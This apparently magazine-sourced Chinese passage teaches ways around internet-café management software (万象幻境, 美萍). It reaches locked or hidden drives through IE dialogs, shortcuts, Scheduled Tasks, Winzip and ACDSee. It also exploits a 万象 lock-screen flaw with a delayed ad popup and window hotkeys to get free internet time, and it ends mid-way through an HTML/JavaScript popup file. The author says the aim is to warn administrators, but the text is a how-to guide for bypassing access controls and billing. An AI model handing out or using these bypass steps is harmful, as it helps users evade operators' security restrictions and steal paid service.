网吧现在对此的防御方法一般是：在网管设置程序里，选用“禁用收藏夹菜单”，再用下载的方法，就会出现“explore非法操作”对话框。

2.通过IE查看文件夹

这种方法非常直接有效。首先打开一个IE，点击“查看”下拉菜单，选择“浏览器栏”中的“文件夹”选项。这时，主窗口左侧出现一个资源管理器的窗口，内有“我的电脑”树型目录结构，如图1。




图1

我们可以根据自己的需要一层层的展开，寻找自己所需的东西。在这个问题上，万象幻境处理得比较好，在打开文件夹后，用户只能看到桌面，若访问其它的文件夹，系统则会跳到Internet Explorer上，所以我们要动点脑筋了：先将硬盘设置成完全共享（这是完全能办到的），再通过网上邻居来访问自己的电脑，这和直接访问自己电脑的硬盘没有什么区别。看到这里，可能有人要问，要是驱动器被隐藏起来怎么办？没关系，它是靠修改注册表来达到隐藏驱动器的目的的，我们只要用导入的方法把注册表改回来就可以了。

现在来看看另一种打开隐藏驱动器的方法。接着上面的步骤，点击“文件”下拉菜单，选择“打开”，点击“浏览”，这时弹出的对话框内仍看不到隐藏了的驱动器。然后在“文件名”内输入想要打开的隐藏驱动器名，比如：“c：\”（注意：一定要有斜线），选择所有文件，再回车，c盘就完完全全地展现在我们面前了，就可以进行文件的移动、复制、粘贴等操作了，如图2。




图2

3.Internet属性

这也是个老方法了。还是先打开一个IE，拉出“工具”下拉菜单，选择“Internet选项”，再依次点击“设置”、“查看文件”或“查看

对象”，将弹出的文件夹一直向上就行了。

不过现在网管软件已经可以屏蔽这个选项了，在万象幻境中可以为“Internet 属性”设置密码；而在美萍中，则可以将“Internet 属性”添加到禁止运行里。

4.使用快捷方式

使用快捷方式打开隐藏驱动器，可能很多人都疏忽了这一点。我们可以使用 Windows 文件夹的快捷方式，比如 tencent 文件夹等。我们事先要做好快捷方式，再保存到 Email 附件里，或是网络硬盘里备用。这里有两种使用的方法：

（1）直接运行法，就是下载后直接运行。

（2）查看目标法，这个方法要相对复杂一点。将快捷方式下载来后，查看它的属性，再点击“查找目标”一键，就会弹出与快捷方式相对应的文件夹，如图 3 。




图 3

5.计划任务

能够用这种方法解除网管软件对硬盘的锁定，应该算是网吧的一大失误了。我们只要双击“计划任务”图标，将弹出的文件夹一直向上就行了 。

6.其他工具

这里介绍两个能解除硬盘锁定的软件，一个是 Winzip，一个是 ACDSee。

（1）Winzip

我们可以用 Email 附件的方法保存空白的 Winzip 文件，再运行当前计算机内任一压缩文件。解压后，就弹出默认的 c:\unzipped 文件夹，随后就可以进入硬盘了。

（2）ACDSee

当前最流行的看图软件莫过于它了，用看图软件来解除硬盘锁定，可能很多朋友都想不通吧。该软件自带有一个图像浏览器 ACDSee Brower，利用它，我们会有许多惊奇的发现。打开该文件（“美萍”默认的主菜单上就有该程序），会发现它的界面与 Windows 资源管理器很相似（如果不能直接打开，就任意找一个图像文件双击打开，再双击图像就行了）。左上窗口有 Windows 树型目录结构，如图 4，右边主窗口为打开文件夹的内




图 4

容，包括具有隐藏属性的文件（在选项里可以设置），这下，里面所有的文件都曝光了。我们可以将“我的电脑”一层层展开，如果管理员隐藏了驱动器怎么办？没关系，点击“收藏”图表，拉出下拉菜单，里面有各个驱动器的图标，需要哪个，单击就行了。而且在右边照样可以进行文件的操作、粘贴、删除等操作，使用起来比资源管理器还好，但美中不足的是不能查看文件的属性，如图 5 。





图 5

小结：有了上边的几招，是不是很简单地就可以突破限制？其实还有很多好的方法可以用，不过要靠大家慢慢摸索，同时也欢迎大家把你的小技巧贡献出来，一起分享。

关于万象幻境的锁定层面漏洞



文/powwow

万象的锁定层面漏洞可以实现免费上网，本文的目的并不在于教大家如何免费上网，而是给网吧管理员提个醒，别让银子飞走啦！

很久以前我就发现了万象幻境的一个漏洞，但是我一直没有注意，因为我觉得它没有什么用。但是一个偶然的机会我利用它实现了免费上网！我相信在我之前一定有不少人发现了它，但是我没有看见任何一篇关于它的报告，可能是人们一直没有注意到它，于是我决定写出来，和大家交流。

一、发现、利用

一日在一个网吧上网，发现一位老兄坐在一台被锁住的机器前，悠闲地听着音乐。我很纳闷，就用会员卡开了机，运行winamp ，选上几首歌曲，然后试着下机，结果发现，万象只是简单地将桌面进行锁定，并没有结束刚才结账之前User自行开启的程序进程，耳麦里仍能听见音乐。

于是我想到："能不能在桌面锁定后将IE激活呢？"我试着打开SINA的首页，然后马上下机，过了一会儿，SINA首页的广告弹了出来，用鼠标竟然可以点到，如图1所示。（在锁定状态下，鼠标的活动范围是有限的）。点击以后，会用IE打开这个广告的网址，窗口大小不一定，一般不会是"最大化"的。下面我们就要解除鼠标的活动范围限制，这时IE的热键帮了我：按 Alt+空格 会在IE窗口的上边缘出现下拉菜单。接着按M，这时鼠标的指针变成了如图2所示的样子，然后我发现，鼠标可以全屏移动了。下面的事情你看着办吧！




图1




图2

二、深入

这个漏洞可以这样使用：

1.用会员卡上机，打开IE登录一个有广告的网站（这里推荐SINA，因为这个网页打开的比较慢，我们有足够的时间完成上面的操作），在广告条弹出来之前结账下机，稍等一会广告就会弹出来。值得一提的是，如果在3分钟以内完成此操作，万象是不会计费的，所以也可以说是完全的免费上网。

2.写两个Html文件

```
<html>
<body>
<script language="JavaScript">
<!--
var gt = unescape('%3e');
var popup = null;
var over = "Launch Pop-up Navigator";
popup = window.open('', 'popupnav', 'width=270,
height=160,resizable=0,scrollbars=auto');
if (popup != null) {
